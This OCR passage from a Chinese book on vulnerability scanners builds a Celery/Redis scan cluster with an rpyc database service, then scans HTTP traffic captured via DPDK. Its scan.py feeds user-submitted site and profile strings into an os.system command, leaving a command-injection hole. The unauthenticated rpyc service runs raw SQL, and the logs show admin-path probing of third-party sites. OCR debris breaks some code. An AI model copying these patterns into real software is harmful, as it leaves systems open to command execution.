           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 3.2.6 (00000000/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
 |    `-._   `._    /     _.-'    |     PID: 26580
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'
```

然后再安装 Python 环境中的 Redis 操作模块，如下：

```
pip install redis
```

```
root@debian:~# pip install redis
Downloading/unpacking redis
  Downloading redis-2.10.5-py2.py3-none-any.whl (60kB): 60kB downloaded
Installing collected packages: redis
Successfully installed redis
Cleaning up...
```

3．安装 Flower

Flower 是一个针对 Celery 的 Web 监控和管理工具，它可以对 Celery 的任务、状态进行实时监控和管理，安装的过程也非常简单，如下：


```
pip install flower
```

然后启动 Flower，如下：

```
flower --po=7788 --broker=redis://localhost:6379/0
```

```
root@debian:~# flower --port=7788 --broker=redis://localhost:6379/0
[I 170412 00:15:18 command:136] Visit me at http://localhost:7788
[I 170412 00:15:18 command:141] Broker: redis://localhost:6379/0
[I 170412 00:15:18 command:144] Registered tasks:
    [u'celery.accumulate',
     u'celery.backend_cleanup',
     u'celery.chain',
     u'celery.chord',
     u'celery.chord_unlock',
     u'celery.chunks',
     u'celery.group',
     u'celery.map',
     u'celery.starmap']
[I 170412 00:15:19 mixins:224] Connected to redis://localhost:6379/0
26580:M 12 Apr 00:15:19.243 * 100 changes in 300 seconds. Saving...
26580:M 12 Apr 00:15:19.243 * Background saving started by pid 26838
26838:C 12 Apr 00:15:19.266 * DB saved on disk
26838:C 12 Apr 00:15:19.280 * RDB: 0 MB of memory used by copy-on-write
26580:M 12 Apr 00:15:19.343 * Background saving terminated with success
```

通过访问 http://localhost:7788 就能查看 Flower 的 Web 页面，如下图：



4．扫描任务程序

扫描器 Worker 的基础环境部署就此完成。下面需要编写任务程序，告诉扫描器 Worker 具体的执行内容，这样它才能进行工作。部分实现代码如下：

```
#coding=utf-8
'''
scan.py
'''
import sys
sys.path.append("..")
import teye_config as Settings

from celery import Celery
from celery import platforms

import os
import platform
import datetime
import json
#import subprocess
from LogManager import log
from RDB import RDB

#允许ROOT账户启动
platforms.C_FORCE_ROOT = True

BROKER_URL='redis://127.0.0.1:6379/0'
app = Celery('scan',broker=BROKER_URL)

@app.task(ignore_result=True)
def DoScanTask(msg_info):
```


```
    log.info("TScanner Get the Msg From the Task Queue")
    msg_json = json.loads(msg_info)
    website= msg_json.get("website")
    taskid= int(msg_json.get("taskid"))
    profile = msg_json.get("profile")
    taskstarttime = datetime.datetime.now()
    cmd="%s %s -t %d -s '%s' -p '%s'" %
(Settings.PYTHON_ENV,Settings.TEYE_PY_PATH,taskid,website,profile)
    log.info(cmd)
    ret= os.system(cmd)
    if ret!=0:
        log.error("Error DoScanTask:%s" % cmd)
        rdb = RDB()
        rdb.connect()
        taskendtime = datetime.datetime.now()
        rdb.updateProgress(taskid,100)
        rdb.updateFinish(taskid,taskendtime)
        rdb.close()
        return False
    rdb = RDB()
    rdb.connect()
    taskendtime = datetime.datetime.now()
    rdb.updateFinish(taskid,taskendtime)
    rdb.close()
    log.info("Scan Website:"+website + " Spend Time:"+
str(taskendtime-taskstarttime))
    return True
```

5．启动扫描器 Worker

使用命令启动扫描器 Worker，如下：

```
celery worker -A scan --loglevel=info
```

其中，“-A”参数表示 Celery 应用的名称，这里扫描任务应用为 scan.py，因此该参数为：scan，执行成功后如下图：



为了便于扫描器的运行和维护，这里通过编写启动脚本来实现，具体代码如下：

```
#!/usr/bin/python
#coding=utf-8
'''
worker.py
'''
from teye_worker.scan import app

if __name__=="__main__":
       app.worker_main()
```

7.3.3　云端调度

云端调度需要实现两个功能：任务读取和任务分发。它首先通过任务读取循环不断地从数据存储中读取用户提交的扫描任务然后利用任务分发将这些扫描任务不停地分发给每个扫描器 Worker 执行。任务读取可以使用 Python 的 RPC 方式来实现。RPC 是 Remote Process Call 的缩写，中文为远程过程调用，简单地说就是它可以将对象名、函数名和参数等传递给远程服务器，同时让远程服务器将处理的结果返回给客户端。由于扫描节点执行的任务相同，它们与数据库的交互操作也相同，因此我们把扫描器与数据库的交互操作统一放在远程服务器上来实现，这样带来的好处有：

- 扫描器与数据库的通用操作在一个地方实现，便于后续的更新和维护。
- 不将数据库直接暴露给扫描节点，避免因节点增多导致数据库的高并发和高负载。

下面开始对云端调度的工作进行讲解。

1．数据库操作服务

这里可以使用 rpyc（Remote Python Call）模块来实现，它是一个 Python 的库，是用来实现 RPC 和分布式计算的工具，支持同步和异步操作、回调和远程服务，以及透明的对象代理。下面简单介绍一下 rpyc 模块的使用方法。

安装 rpyc

可以利用 pip 来安装 rpyc，执行命令如下：

```
pip install rpyc
```

服务端程序：

```
#coding=utf-8
'''
rpc_server.py
```

```
'''
from rpyc import Service
from rpyc.utils.server import ThreadedServer
class RpcService( Service ):
       def exposed_test(self):
              return "Hello,World!"
s = ThreadedServer( RpcService, port=9999, auto_register=False )
s.start()
```

其中服务端是以“exposed_”开头声明的函数，客户端可以进行调用和执行。


客户端程序：

```
#coding=utf-8
'''
rpc_client.py
'''
import rpyc
#建立与服务端的连接
c=rpyc.connect('localhost',9999)
#调用服务端的函数执行
print c.root.test()
c.close()
```

注意：

这里 rpyc 所实现的服务并没有认证机制，实际上任何客户端都可以直接访问到服务端对外暴露的方法，因此在实际应用中，需要使用白名单对客户端进行访问控制。

客户端通过“c.root”对象就可以对服务端的函数进行调用和执行，具体的效果如下图：



这样可以把数据库的操作和实现都在服务端进行实现，并将对应的函数暴露给客户端调用，具体代码如下：

```
#coding=utf-8
'''
WatDBService.py
'''
import MySQLdb
import base64
import Settings
import outputManager as om
from rpyc import Service
```

```
from rpyc.utils.server import ThreadedServer

class WatService( Service ):

       def exposed_open(self):
              self.__conn = MySQLdb.connect(host=Settings.WAT_CLIENT_HOST,
                                   user=Settings.WAT_CLIENT_USER,
                                   passwd=Settings.WAT_CLIENT_PASS,
                                   db=Settings.WAT_CLIENT_DATABASE,
                                   charset=Settings.WAT_CLIENT_CHARSET)
       def executequery(self,sql):
              cursor=None
              try:
                     cursor=self.__conn.cursor()
                     cursor.execute(sql)
                     result = cursor.fetchall()
                     self.__conn.commit()
                     return result
              finally:
                     if cursor!=None:
                            cursor.close()
         def executeupdate(self,sql):
              cursor=None
              try:
                     cursor=self.__conn.cursor()
                     cursor.execute(sql)
                     count = self.__conn.affected_rows()
                     self.__conn.commit()
                     return count
              finally:
                     if cursor!=None:
                            cursor.close()
         ……
         def exposed_close(self):
              self.__conn.close()

s = ThreadedServer( WatService, port=9999, auto_register=False )
s.start()
```

2．任务调度

现在已经可以通过 RPC 的方式从数据库中读取任务了，下面需要在节点上实现任务分发的功能。为了避免频繁地读取数据库，同样需要在本地创建一个任务队列进行缓存，具体的调度流程为：

（1）读取每次需要分发的扫描任务，这里定义为：MAX_DISPATCH_TASK。

（2）按照设定的任务消息格式，将扫描任务信息放入本地的任务队列。

（3）循环获取任务队列中的任务，调用扫描 Worker 来执行，将扫描任务放到 Celery 的任务队列中待执行。

3．任务获取

在扫描节点中，通过 RPC 的方式获取扫描任务，其中数据库的具体操作在服务端进行实现，而在客户端则主要是对任务获取函数的调用，以及任务消息的定义和转换，部分代码如下：

```
#coding=utf-8
'''
RDB.py
'''
import sys
sys.path.append("..")
import teye_config as Settings
import rpyc
import logging
import json

class RDB:
    def __init__(self):
        self.__client = None
    def connect(self):
        try:
            self.__client = rpyc.connect(Settings.RPYC_HOST,Settings.RPYC_PORT)
            self.__client.root.open()
        except Exception,e:
            self.close()
    ……
    #通过RPC的方式获取扫描任务列表
    def getNewtasks(self,num):
              data=[]
              if self.__client is None:
                     self.connect()
              result = self.__client.root.client_getNewtasks(num)
             #其中WAT_MSG_INFO={"taskid":"","website":"","profile":"","message":""}
              for task in result:
                     Settings.WAT_MSG_INFO['taskid']=task[0]
                     Settings.WAT_MSG_INFO['website']=task[1]
                     Settings.WAT_MSG_INFO['profile']=task[2]
                     msg = json.dumps(Settings.WAT_MSG_INFO)
                     content={"taskid":task[0],"msg":msg}
                     data.append(content)
              return data
     …….
```

4．完整调度

现在就可以对扫描任务进行完整的调度了，实现任务获取、任务分发，以及启动扫描器 Worker 等功能。具体代码如下：

```
#coding=utf-8
'''
taskSchedule.py
```

```
'''
import os
import sys
import time
import json
import datetime
import teye_config as Settings

from LogManager import log
from Queue import Queue
from teye_worker.RDB import RDB
from teye_worker.scan import DoScanTask

if __name__=="__main__":
    q = Queue(Settings.MAX_DISPATCH_TASK)
    while True:
        while True:
            count = 0
            try:
                rdb = RDB()
                rdb.connect()
                tasks =rdb.getNewtasks(Settings.MAX_DISPATCH_TASK)
                for task in tasks:
                    msg= task.get("msg")
                    taskid=task.get("taskid")
                    taskstarttime = datetime.datetime.now()
                    rdb.updateFlag(taskid)
                    rdb.updateStart(taskid,taskstarttime)
                    q.put(msg)
                rdb.close()
                break
            except Exception,e:
                print str(e)
                count +=1
                if count>Settings.MAX_RETRY_COUNT:
                    sys.exit(-1)
                time.sleep(Settings.MSG_INTERVAL)
        worker_count = q.qsize()
        wait_circle = worker_count/Settings.MAX_CONCURRENT_NUM

        while True:
            if q.empty()==True:
                break
            msg_list = []
            for i  in xrange(Settings.MAX_CONCURRENT_NUM):
                if not q.empty():
                    msg = q.get()
                    msg_list.append(msg)
            for item in msg_list:
                try:
                    DoScanTask.delay(item)
                Except:
                    Pass
```

```
            time.sleep(wait_circle*Settings. SCAN_TASK_INTERVAL)
    time.sleep(Settings.DISPATCH_TASK_INTERVAL)
```

5．数据存储

这里暂不考虑其他复杂的业务逻辑，只简单实现扫描结果的输出和展现。在数据存储中设计两个数据表：任务队列表与结果存储表，然后按下面的表结构创建数据库，如下：

- 任务队列表

字段名称	类型	约束	描述
taskid	int(8)	主键，自增 ID	扫描任务的唯一标识 ID
taskname	varchar(100)		扫描任务的名称
website	varchar(100)		扫描的网站
profile	varchar(100)		扫描器的配置信息
inqueuetime	timestamp		扫描任务的入列时间
starttime	timestamp		扫描任务的开始时间
finishtime	timestamp		扫描任务的结束时间
progress	int(3)		扫描器当前的扫描进度
status	tinyint(1)		扫描器运行的状态信息
taskmsg	varchar(100)		扫描结果的反馈信息
flag	tinyint(1)		标识当前任务的状态，是否已经处理

- 结果存储表

字段名称	类型	约束	描述
taskid	int(8)	主键	扫描任务的唯一标识 ID
entry	text		扫描的入口地址
Result	text		扫描结果的详细内容
high	int(11)		高危漏洞数量
middle	int(11)		中危漏洞数量
low	int(11)		低危漏洞数量
notice	int(11)		提示信息数量

其中扫描器（Worker）通过 RPC 方式将扫描结果存储到结果存储表中，任务调度同样也是通过 RPC 的方式从任务队列表中获取扫描任务进行任务分发的。

7.4　云扫描服务


现在将云扫描中的所有角色：WebUI、任务调度、扫描器（Worker）和数据库操作服务（RPC）都运行起来，而这些角色的实际部署情况为：WebUI 和数据库操作服务（RPC）为一台机器，任务调度和扫描器（Worker）为一台机器，数据存储为一台服务器。最后按照下面的流程操作即可实现云扫描服务：

（1）启动数据库服务，并创建好扫描器所需要的数据表。

（2）启动 WebUI 和数据库操作服务（RPC），如下：

```
python WatDBService.py或 nohup python WatDBService.py &（后台运行）。
```


确认服务是否正常运行，如下图：



（3）启动任务调度和扫描器（Worker）。

- 启动扫描器 Worker，如下：

```
./start_worker.sh
```



- 启动任务调度，如下：

```
python taskSchedule.py
```

```
imiyoo:~/workplace/tscanner$ python taskSchedule.py
```

注意：

在实际的环境中，我们希望程序可以在服务器的后台运行，这里可以使用 nohup 命令，它能够使程序在退出账户或关闭终端之后仍然继续运行，而不受终端 HUP 信号的影响，达到真正的后台运行。

此时就可以通过访问 WebUI 前端服务，提交对应的扫描任务了，实际的运行效果，如下图：


```
[2017-04-13 12:39:18,665: INFO/PoolWorker-2] TScanner Get the Msg From the Task Queue
[2017-04-13 12:39:18,666: INFO/PoolWorker-1] TScanner Get the Msg From the Task Queue
[2017-04-13 12:39:18,667: WARNING/PoolWorker-1] /usr/bin/python /Users/imiyoo/workplace/tscanner/teye.py -t 608732 -s 'www.baidu
.com' -p '{"type":1,"rate":1,"useragent":"TScanner/1.0","proxy":"","cookie":""}' -m 'teye'
[2017-04-13 12:39:18,667: WARNING/PoolWorker-2] /usr/bin/python /Users/imiyoo/workplace/tscanner/teye.py -t 608733 -s 'www.anqua
nbao.com' -p '{"type":1,"rate":1,"useragent":"TScanner/1.0","proxy":"","cookie":""}' -m 'teye'
[2017-04-13 12:39:18,667: INFO/PoolWorker-1] /usr/bin/python /Users/imiyoo/workplace/tscanner/teye.py -t 608732 -s 'www.baidu.co
m' -p '{"type":1,"rate":1,"useragent":"TScanner/1.0","proxy":"","cookie":""}' -m 'teye'
[2017-04-13 12:39:18,667: INFO/PoolWorker-2] /usr/bin/python /Users/imiyoo/workplace/tscanner/teye.py -t 608733 -s 'www.anquanba
o.com' -p '{"type":1,"rate":1,"useragent":"TScanner/1.0","proxy":"","cookie":""}' -m 'teye'
TScanner[INFO/7099]:2017-04-13 12:39:19,395:tcore.update_scan_status.107 - 当前扫描进度为:3%
TScanner[INFO/7099]:2017-04-13 12:39:19,399:tcore._scan_worker.209 - Scaning Target:http://www.baidu.com:80
TScanner[INFO/7099]:2017-04-13 12:39:19,426:DirScan.scan_dir.53 - Check URL:http://www.baidu.com:80/admin code:302
TScanner[INFO/7100]:2017-04-13 12:39:19,430:tcore.update_scan_status.107 - 当前扫描进度为:3%
Found URL:http://www.baidu.com:80/admin code:302 404 Check: False
TScanner[INFO/7100]:2017-04-13 12:39:19,451:tcore._scan_worker.209 - Scaning Target:http://www.anquanbao.com:80
TScanner[INFO/7099]:2017-04-13 12:39:19,558:DirScan.scan_dir.53 - Check URL:http://www.baidu.com:80/manager code:302
Found URL:http://www.baidu.com:80/manager code:302 404 Check: False
TScanner[INFO/7099]:2017-04-13 12:39:19,690:DirScan.scan_dir.53 - Check URL:http://www.baidu.com:80/admin888 code:302
Found URL:http://www.baidu.com:80/admin888 code:302 404 Check: False
TScanner[INFO/7100]:2017-04-13 12:39:19,767:DirScan.scan_dir.53 - Check URL:http://www.anquanbao.com:80/admin code:404
TScanner[INFO/7099]:2017-04-13 12:39:19,817:DirScan.scan_dir.53 - Check URL:http://www.baidu.com:80/guanli code:302
```

本章讲述了如何搭建一个小型的云扫描系统，这里涉及云端架构、任务调度、扫描器（Worker）和数据存储等知识，但仍然还有很多知识没有涵盖到。云扫描其实是一个系统的工程，它需要考虑的东西还有很多，比如：容错能力、异常恢复、设备监控和资源利用率等，读者可以在此基础上继续改进和完善。

第 8 章

企业安全扫描实践

8.1 企业为什么需要扫描

扫描作为企业主动发现自身安全风险的一种方式，它的特点是检测效率高、覆盖面广。当线上业务更新或 0day 漏洞爆发时，都可以使用扫描器对企业的资产进行轮询检查，这样就可以在一定程度上做到事前发现问题，提前修复预防，从而减少安全问题造成的损失，提高整体业务的安全基线。

当然，它也有自身的局限性，比如：爬虫爬取的链接不全、复杂的业务逻辑漏洞不易触发、账号权限相关的漏洞无法识别等，但这并不影响它固有的价值。我们可以在企业的扫描实践中，结合不同的应用场景来互相补充和完善，最大程度消除其局限性，提高扫描的检出能力，最终达到降低业务线上安全风险的目标。

8.2 企业扫描的应用场景

扫描器是由网络爬虫与漏洞审计两个主要部分组成的。网络爬虫的主要目的是获取 URL，然后提供给漏洞审计进行检测，它可以理解为扫描器的输入源，因此，可以把扫描器的概念进一步抽象为“输入源+漏洞审计”，这样有助于我们更加清楚地了解扫描器的本质。此时“输入源”就不再局限于网络爬虫，它可以是网络流量，也可以是访问日志。下面就来看看企业里常用的两种扫描场景。

8.2.1 基于网络流量的扫描

网络流量，记录着所有向目标发起的请求及对应的响应信息，具有覆盖面广、完整度高的

特点。通过这种方式，不仅可以弥补网络爬虫的不足，扩大 URL 的覆盖面，还可以对 HTTP 请求中的其他请求头字段进行 Fuzz 测试，丰富检测纬度。

在网络流量扫描中，通常会涉及全流量系统，它会在外网的核心入口处通过镜像交换机对流量进行统一的镜像操作。在获取到相应的网络流量后就可以对其进行安全扫描，具体的实践可分为四个部分：流量获取、解析过滤、数据存储和漏洞审计。下面就按照这四个部分依次进行介绍。

1．流量获取

在企业中，流量获取的常用开源技术实现方案有 DPDK、pf_ring、netmap，其中以 DPDK 成熟度最高，并被大量商用。因此，这里用 DPDK 来演示获取网络流量。不过 DPDK 目前只支持 Intel 的网卡，而且对硬件有一定的要求，它需要至少有两个 CPU 和三块网卡，所以在安装之前，要在虚拟机中添加对应的硬件设备，添加完成后才能安装 DPDK。

下面是安装 DPDK 的步骤。

（1）下载项目源码，编译、设置环境变量

下载地址：git clone git://dpdk.org/dpdk。

由于该项目源码存在一个 bug，所以要先打上补丁或手工修改文件后才能在虚拟机中编译运行，补丁文件如下：

```
diff --git a/lib/librte_eal/linuxapp/igb_uio/igb_uio.c
b/lib/librte_eal/linuxapp/igb_uio/igb_uio.c
index d1ca26e..c46a00f 100644
--- a/lib/librte_eal/linuxapp/igb_uio/igb_uio.c
+++ b/lib/librte_eal/linuxapp/igb_uio/igb_uio.c
@@ -505,14 +505,11 @@ igbuio_pci_probe(struct pci_dev *dev, const struct pci_device_id
*id)
        }
        /* fall back to INTX */
    case RTE_INTR_MODE_LEGACY:
-       if (pci_intx_mask_supported(dev)) {
-           dev_dbg(&dev->dev, "using INTX");
-           udev->info.irq_flags = IRQF_SHARED;
-           udev->info.irq = dev->irq;
-           udev->mode = RTE_INTR_MODE_LEGACY;
-           break;
-       }
-       dev_notice(&dev->dev, "PCI INTX mask not supported\n");
+       dev_dbg(&dev->dev, "using INTX");
+       udev->info.irq_flags = IRQF_SHARED;
+       udev->info.irq = dev->irq;
+       udev->mode = RTE_INTR_MODE_LEGACY;
+       break;
```

```
        /* fall back to no IRQ */
    case RTE_INTR_MODE_NONE:
        udev->mode = RTE_INTR_MODE_NONE;
```

设置环境变量，编译，如下：

```
export RTE_SDK=$(pwd)
export RTE_TARGET=x86_64-native-linuxapp-gcc
make install T=$RTE_TARGET
```

（2）配置大页内存

```
echo 512 > /sys/kernel/mm/hugepages/hugepages-2048kB/nr_hugepages
mkdir /mnt/huge
mount -t hugetlbfs nodev /mnt/huge
```

（3）安装驱动

```
modprobe uio
insmod x86_64-native-linuxapp-gcc/kmod/igb_uio.ko
```

（4）绑定网卡

首先，查看网卡的 PCI 地址，如下：

```
./tools/dpdk_nic_bind.py --status
```

然后，绑定网卡：

```
./tools/dpdk_nic_bind.py -b igb_uio 0000:02:06.0
./tools/dpdk_nic_bind.py -b igb_uio 0000:02:07.0
```

这样就安装成功了，运行 testpmd 测试程序，可以查看捕获数据包的统计信息，如下：

```
  ---------------------- Forward statistics for port 0  ----------------------
  RX-packets: 131489         RX-dropped: 0             RX-total: 131489
  TX-packets: 131379         TX-dropped: 0             TX-total: 131379
  ----------------------------------------------------------------------------

  ---------------------- Forward statistics for port 1  ----------------------
  RX-packets: 131506         RX-dropped: 0             RX-total: 131506
  TX-packets: 131362         TX-dropped: 0             TX-total: 131362
  ----------------------------------------------------------------------------

  ++++++++++++++ Accumulated forward statistics for all ports++++++++++++++
  RX-packets: 262995         RX-dropped: 0             RX-total: 262995
  TX-packets: 262741         TX-dropped: 0             TX-total: 262741
  ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Done.

Shutting down port 0...
Stopping ports...
Done
Closing ports...
Done

Shutting down port 1...
Stopping ports...
Done
Closing ports...
Done

Bye...
imiyoo@debian:~/traffic/dpdk$
```

现在，我们就可以用 DPDK 自带的工具程序 dpdk-pdump 来捕获网络流量了。

2．解析过滤

网络流量信息会按照标准的 PCAP 文件形式存储在硬盘上，因此，首先需要对 PCAP 文件进行解析，获取其中的 HTTP 流量；然后对其进行过滤处理，将自身安全扫描引入的流量进行清洗，避免重复检测，过滤的条件可以用 IP 地址和扫描签名进行处理。对于 PCAP 文件的解析，可以使用 Python 的 httpcap 模块，它能够从 PCAP 文件中按照会话的形式解析出 HTTP 流量，还能够对其进行相应的过滤。

Github 地址：https://github.com/nicktang1983/httpcap。

3．数据存储

至于数据存储，通常网络流量的信息比较大，而且我们的目标主要是提取全流量进行扫描，并不需要对这些信息进行检索和查询，因此，可以直接用硬盘进行存储。但为了便于对流量信息的定位和排查，这里按小时对流量文件进行归档存储，效果如下：

```
imiyoo@debian:~/20161215$ ls -lh
总用量 136K
-rw-r--r-- 1 imiyoo imiyoo 3.9K 12月  16 12:19 2016_1215_0000.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.2K 12月  16 12:19 2016_1215_0100.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.9K 12月  16 12:19 2016_1215_0200.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.4K 12月  16 12:19 2016_1215_0300.pcap
-rw-r--r-- 1 imiyoo imiyoo 2.8K 12月  16 12:19 2016_1215_0400.pcap
-rw-r--r-- 1 imiyoo imiyoo 2.6K 12月  16 12:19 2016_1215_0500.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.4K 12月  16 12:19 2016_1215_0600.pcap
-rw-r--r-- 1 imiyoo imiyoo 5.4K 12月  16 12:19 2016_1215_0700.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.2K 12月  16 12:19 2016_1215_0800.pcap
-rw-r--r-- 1 imiyoo imiyoo 2.5K 12月  16 12:19 2016_1215_0900.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.1K 12月  16 12:19 2016_1215_1000.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.6K 12月  16 12:19 2016_1215_1100.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.5K 12月  16 12:19 2016_1215_1200.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.1K 12月  16 12:19 2016_1215_1300.pcap
-rw-r--r-- 1 imiyoo imiyoo 2.6K 12月  16 12:19 2016_1215_1400.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.0K 12月  16 12:19 2016_1215_1500.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.1K 12月  16 12:19 2016_1215_1600.pcap
-rw-r--r-- 1 imiyoo imiyoo 5.0K 12月  16 12:19 2016_1215_1700.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.4K 12月  16 12:19 2016_1215_1800.pcap
-rw-r--r-- 1 imiyoo imiyoo 2.8K 12月  16 12:19 2016_1215_1900.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.7K 12月  16 12:19 2016_1215_2000.pcap
-rw-r--r-- 1 imiyoo imiyoo 3.3K 12月  16 12:19 2016_1215_2100.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.1K 12月  16 12:19 2016_1215_2200.pcap
-rw-r--r-- 1 imiyoo imiyoo 4.1K 12月  16 12:19 2016_1215_2300.pcap
```

4．漏洞审计

最后，就可以通过读取对应的 PCAP 文件，对其中的 HTTP 流量数据进行解析来完成主动

的安全扫描和漏洞审计，简单的代码实现如下：

```
'''
scan_traffic.py
'''
import os
import re
from teye_web.http.URL import URL
from teye_web.http.Request import Request

from BaseHTTPServer import BaseHTTPRequestHandler
from StringIO import StringIO
#利用BaseHTTPRequestHandler的解析功能，将http字符串转化为HTTPRequest对象
class HTTPRequest(BaseHTTPRequestHandler):
    def __init__(self, request_text):
        self.rfile = StringIO(request_text)
        self.raw_requestline = self.rfile.readline()
        self.error_code = self.error_message = None
        self.parse_request()

def read_request(str):
    '''
    '''
    rlist = str.split("\n\nHTTP/1.1")
    req_str =  rlist[0].strip()
    if req_str.startswith("HTTP/1.1"):
        return None

    basereq = HTTPRequest(req_str)
    method  =basereq.command
    urlpath =basereq.path
    headers =basereq.headers
    netloc  =basereq.headers['host']
    del headers['host']
    #生成扫描器所支持的Request对象
    url = URL(netloc + urlpath)
    treq = Request(url,method,headers=headers)
    return treq

def convert_traffic_to_req(http_file):
    '''
    '''
    req_list = []
    file=open(http_file,"rb")
    content = file.read()
    #[172.24.72.136:62822] -- -- --> [10.46.7.223:80]
    pattern="\[\d+\.\d+\.\d+.\d+:\d+\]\s--\s--\s-->\s\[\d+\.\d+\.\d+\.\d+:\d+\]"
    match = re.split(pattern,content)

    if len(match)>1:
        for i in xrange(len(match)-1):
            index = i + 1
            data = match[index]
```

```
            req = read_request(data)
            #可以进行更多自定义的过滤操作
            if req is not None and req not in req_list:
                req_list.append(req)
    return req_list

pcap_file = "2016_1215_2000.pcap"
http_file ="http_"+pcap_file.split(".")[0] + ".log"
#利用httpcap对PCAP文件进行解析和过滤
cmd = "parse-pcap -vv %s > %s" % (pcap_file,http_file)
os.system(cmd)
req_list = conver_traffic_to_req(http_file)
#对HTTP请求进行安全审计
for item in req_list :
    try:
        from teye_core.tcore import tCore
        scan_engine = tCore()
        scan_engine.scan_request(item)
    except:
        #记录异常的相关内容以便回溯和完善
        pass
```

这样它就可以对所捕获流量中的 HTTP 请求进行漏洞审计了，运行的效果如下：

```
imiyoo:~/workplace/tscanner$ python scan_traffic.py
GET http://www.anquanbao.com/ HTTP/1.1
accept-language: zh-CN,zh;q=0.8,en;q=0.6
